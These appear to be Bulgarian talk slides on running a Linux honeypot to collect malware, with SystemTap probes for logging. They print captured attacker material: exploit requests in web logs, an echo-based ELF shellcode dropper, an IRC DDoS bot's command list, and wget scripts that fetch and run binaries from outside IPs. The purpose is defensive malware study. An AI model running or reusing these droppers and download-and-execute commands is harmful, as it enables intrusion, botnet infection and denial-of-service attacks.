# Да си наберем Линукс мауеър

# Пускам, гледам, а!

```
2022/03/07 15:06:59 [notice] 1#1: OS: Linux 5.4.149-73.259.amzn2.x86_64

2022/03/07 15:06:59 [notice] 1#1: getrlimit(RLIMIT_NOFILE): 1048576:1048576

2022/03/07 15:06:59 [notice] 1#1: start worker processes <--- КОГА ГО ПУСКАМ

...

192.168.38.125 - - [07/Mar/2022:15:11:57 +0000] "GET /muieblackcat HTTP/1.1" 404 153 "-" "-" "-" <--- КОГА МЕ ПОЧВАТ

192.168.38.125 - - [07/Mar/2022:15:11:57 +0000] "GET //phpMyAdmin/scripts/setup.php HTTP/1.1" 404 153 "-" "-" "-"

...

192.168.79.246 - - [07/Mar/2022:15:12:05 +0000] "GET /boaform/admin/formLogin?username=user&psd=user HTTP/1.0" 404 153 "-" "-" "-"

192.168.79.246 - - [07/Mar/2022:15:43:10 +0000] "GET /_profiler/phpinfo HTTP/1.1" 404 555 "-" "Mozlila/5.0 (Linux; Android 7.0;
SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/60.0.3112.107 Moblie Safari/537.36" "-"

…

192.168.38.125 - - [07/Mar/2022:15:53:28 +0000] "POST /GponForm/diag_Form?images/ HTTP/1.1" 404 153 "-" "Hello, World" "-"

192.168.38.125 - - [07/Mar/2022:15:53:29 +0000] "sh+/tmp/gpon80&ipv=0" 400 157 "-" "-" "-" <---  ВЕЧЕ ШЕЛ ЧАКАТ!
```

# Телнет помните ли го?


```
dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s

/bin/busybox NHWIR

>.s; cp .s .i

echo -ne
"\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x28\x00\x01\x00\x00\x00\x54\x00\x01\x00\x34\x00\x00\x00
\x40\x01\x00\x00\x00\x02\x00\x05\x34\x00\x20\x00\x01\x00\x28\x00\x04\x00\x03\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00
" >> .s

echo -ne
"\x00\x00\x01\x00\xf8\x00\x00\x00\xf8\x00\x00\x00\x05\x00\x00\x00\x00\x00\x01\x00\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x06\x20\xa0\xe3\
x07\x00\x2d\xe9\x01\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x0c\xd0\x8d\xe2\x00\x60\xa0\xe1\x70\x10\x8f\xe2\x10\x20\xa0\xe3" >>
.s

echo -ne
"\x07\x00\x2d\xe9\x03\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x14\xd0\x8d\xe2\x4f\x4f\x4d\xe2\x05\x50\x45\xe0\x06\x00\xa0\xe1\x
04\x10\xa0\xe1\x4b\x2f\xa0\xe3\x01\x3c\xa0\xe3\x0f\x00\x2d\xe9\x0a\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x10\xd0\x8d\xe2" >> .s
```

# За какво ни е този мауеър?

- Трупаш реален опит в областта.
- Статичен анализ: ghidra, ida pro, objdump.
- Динамичен анализ: gdb, frida
- Научаваш интересни трикове
- Получаваш на готово пароли и експлойти (не че ги няма в нета)
- Гледаш сцената в реално време.
- Ставаш нинджа в ревърсинга.

# Как да си наберем.

- Honeypot - има хиляди готови
- Някой прекалено сложни
- Други прекалено прости



| | |
|---|---|
| Repositories | 3K |
| Code | 799K |
| Commits | 47K |
| Issues | 9K |
| Discussions | 74 |
| Packages | 25 |
| Marketplace | 0 |
| Topics | 42 |
| Wikis | 602 |
| Users | 146 |

**Languages**

| | |
|---|---|
| Python | 751 |
| PHP | 240 |
| Shell | 173 |
| JavaScript | 170 |
| Go | 146 |
| HTML | 102 |

**3,059 repository results**

paralax/awesome-**honeypots**
an awesome list of **honeypot** resources
awesome-list · awesome · list · honeypot · honeyd
☆ 5.8k · ● Python · Artistic-2.0 license · Updated on Feb 6 · 1 issue needs help

mushorg/conpot
ICS/SCADA **honeypot**
python · security · honeypot · ics · scada · hacktoberfest
☆ 963 · ● Python · GPL-2.0 license · Updated 15 days ago · 3 issues need help

desaster/kippo
Kippo - SSH **Honeypot**
☆ 1.4k · ● Python · Updated on Oct 1, 2019

thinkst/opencanary
Modular and decentralised **honeypot**
☆ 1.4k · ● Python · BSD-3-Clause license · Updated 6 days ago · 1 issue needs help

utkusen/hidden-tear
an open source ransomware **honeypot**
☆ 874 · Updated on Jan 27, 2016

# Honeypot с минимум код.

- Виртуална машина с Linux
  - Отворен SSH и telnet със слаби пароли за root
  - По желание някакъв стар и бъгав уеб ап (wordpress с познати бъгове)
- Модифициране на линукса
  - Записване на всичко което се изпълнява на машината (execve)
  - Записване на всички tty-и (tty_write)
  - Забраняване триенето на файлове (unlink, unlinkat)
  - По желание пълен pcap запис.

# SystemTap

Може да модифицира аргументите на системните извиквания
Генерира динамичен кернел модул

- На готово
  - execsnoop-nd.stp – следи всички execve
  - Следене на tty

```
probe kernel.function("pty_write") {
        printf("[%s] %s", kernel_string($tty->name), kernel_string_n($buf, $c))
}
```


- Без триене на файлове.

```
probe syscall.unlink {
         printf("%s/%d %s\n", execname(), pid(), pathname)
        pathname_uaddr = pathname_uaddr+1
}
```

# Първи успех = провал

- Резервен акаунт който може да се добере до root
- Резервнен канал по който да може да се влезе в машината (VNC, telnet …)
- Лесен начин да се рестартира всичко на чисто – docker.

# Какво се намира




```
Accept-Charset: iso-8859-1,*,utf-8
NOTICE %s :Installed %s to /var/bin/%s.
cat %s > /var/bin/%s
rm %s
chmod 775 /var/bin/%s
NOTICE %s :ZIGGY StarTux %s = ShellzrUs 2016 - Commands must take a parameter.
NOTICE %s :=============== DDOS ATTACKS & Functions ======= =
NOTICE %s :PAN <target> <port> <secs>                     = An advanced syn flooder that will kill most network drive
NOTICE %s :UDP <target> <port> <secs>                     = A udp flooder
NOTICE %s :UNKNOWN <target> <secs>                        = The best non-spoof udp flooder
NOTICE %s :RANDOMFLOOD <target> <port> <secs>             = Syn/Ack Flooder.
NOTICE %s :NSACKFLOOD <target> <port> <secs>              = New Generation Ack Flooder!
NOTICE %s :NSSYNFLOOD <target> <port> <secs>              = New Generation Syn Fooder!
NOTICE %s :SYNFLOOD <target> <port> <secs>                = A classic synflooder.
NOTICE %s :ACKFLOOD <target> <port> <secs>                = A classic ackflooder.
NOTICE %s :GETSPOOFS                                      = Gets the current spoofing
NOTICE %s :SPOOFS <subnet>                                = Changes spoofing to a subnet
NOTICE %s :KILLALL                                        = Kills all current packeting
NOTICE %s :=============== Bot/IRC Functions ============== =
NOTICE %s :NICK <nick>                                    = Changes the nick of the client
NOTICE %s :SERVER <server>                                = Changes servers
NOTICE %s :IRC <command>                                  = Sends this command to the server
NOTICE %s :DISABLE                                        = Disables all packeting from this client
NOTICE %s :ENABLE                                         = Enables all packeting from this client
NOTICE %s :KILL                                           = Kills the client
NOTICE %s :VERSION                                        = Requests version of client
NOTICE %s :HELP                                           = Displays this
NOTICE %s :GET <http address> <save as>                   = Downloads a file off the web and saves it onto the hd
NOTICE %s :UPDATE <http address> <src:bin>                = Update this bot
```

```
serj@rocket:~/_o/honey/finds/2022-03-16/tmp$ ls
hoze    systemd-private-789f23202a2a4a43a29ff3a2b5611f85-e2scrub_reap.service-pnbdHi  systemd-private-789f23202a2a4a43a29ff3a2b
hoze.1  systemd-private-789f23202a2a4a43a29ff3a2b5611f85-logrotate.service-d77Wyh     systemd-private-789f23202a2a4a43a29ff3a2b
serj@rocket:~/_o/honey/finds/2022-03-16/tmp$ head hoze
#!/bin/bash
cores=$(nproc)
temp=$(cat /proc/meminfo | grep MemAvailable | awk  '{print$2}')
ram=$(expr $temp / 1000)
echo $cores
echo $ram
#ram=10
rm -rf hoze
rm -rf /var/tmp/hoze
[[ ! $(uname -a) =~ "x86_64" ]] && exit
serj@rocket:~/_o/honey/finds/2022-03-16/tmp$ file xri3/*
xri3/config.json:  JSON data
xri3/init0:        ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=3bc0d7a0fcfa13f4b
xri3/init.sh:      ASCII text
xri3/key:          OpenSSH RSA public key
xri3/rigid:        Bourne-Again shell script, ASCII text executable
xri3/scp:          Bourne-Again shell script, ASCII text executable
xri3/secure:       ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=2532941fcc39bbcc9
xri3/uninstall.sh: Bourne-Again shell script, ASCII text executable
xri3/xri:          ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, stripped
serj@rocket:~/_o/honey/finds/2022-03-16/tmp$ 
```


```
serj@rocket:~/_o/honey/finds/2022-03-17$ ls
1sh  irq0  logs  pty
serj@rocket:~/_o/honey/finds/2022-03-17$ cat 1sh
wget http://61.177.137.133/x/tty0 -O /var/run/tty0 ; chmod +x /var/run/tty0 ; chmod 777 /var/run/tty0 ; /var/run/tty0 > /dev/null 2>&1 &
wget http://61.177.137.133/x/tty1 -O /var/run/tty1 ; chmod +x /var/run/tty1 ; chmod 777 /var/run/tty1 ; /var/run/tty1 > /dev/null 2>&1 &
wget http://61.177.137.133/x/tty2 -O /var/run/tty2 ; chmod +x /var/run/tty2 ; chmod 777 /var/run/tty2 ; /var/run/tty2 > /dev/null 2>&1 &
wget http://61.177.137.133/x/tty3 -O /var/run/tty3 ; chmod +x /var/run/tty3 ; chmod 777 /var/run/tty3 ; /var/run/tty3 > /dev/null 2>&1 &
wget http://61.177.137.133/x/tty4 -O /var/run/tty4 ; chmod +x /var/run/tty4 ; chmod 777 /var/run/tty4 ; /var/run/tty4 > /dev/null 2>&1 &
wget http://61.177.137.133/x/tty5 -O /var/run/tty5 ; chmod +x /var/run/tty5 ; chmod 777 /var/run/tty5 ; /var/run/tty5 > /dev/null 2>&1 &
wget http://61.177.137.133/x/tty6 -O /var/run/tty6 ; chmod +x /var/run/tty6 ; chmod 777 /var/run/tty6 ; /var/run/tty6 > /dev/null 2>&1 &


wget http://61.177.137.133/x/pty -O pty ; chmod +x pty ; chmod 777 pty ; ./pty > /dev/null 2>&1 &

wget http://61.177.137.133/x/irq0 -O irq0 ; chmod +x irq0 ; chmod 777 irq0 ; ./irq0 > /dev/null 2>&1 &
wget http://61.177.137.133/x/irq1 -O irq1 ; chmod +x irq1 ; chmod 777 irq1 ; ./irq1 > /dev/null 2>&1 &
wget http://61.177.137.133/x/irq2 -O irq2 ; chmod +x irq2 ; chmod 777 irq2 ; ./irq2 > /dev/null 2>&1 &

wget http://61.177.137.133/x/pty -O /var/tmp/pty ; chmod +x /var/tmp/pty ; chmod 777 /var/tmp/pty ; /var/tmp/pty > /dev/null 2>&1 &
wget http://61.177.137.133/x/pty -O /var/run/pty ; chmod +x /var/run/pty ; chmod 777 /var/run/pty ; /var/run/pty > /dev/null 2>&1 &
rm -rf /var/run/1sh
```

# Този кефи!




```
serj@rocket:~/_o/honey/finds/httpd$ ls
db0fa4b8db0333367e9bda3ab68b8042.x86  jaws  mirai.sh  mirai.x86  test.sh  v1.py  wget.sh
serj@rocket:~/_o/honey/finds/httpd$ cat test.sh
#!/bin/sh

apt-get -y install python3;
apt-get -y install nodejs;
cd /etc/;
wget http://185.245.62.231/x1;
wget http://185.245.62.231/v1.py;
wget http://185.245.62.231/g1.js;
wget http://185.245.62.231/s1;
wget http://185.245.62.231/p1.txt;
chmod 777 x1;
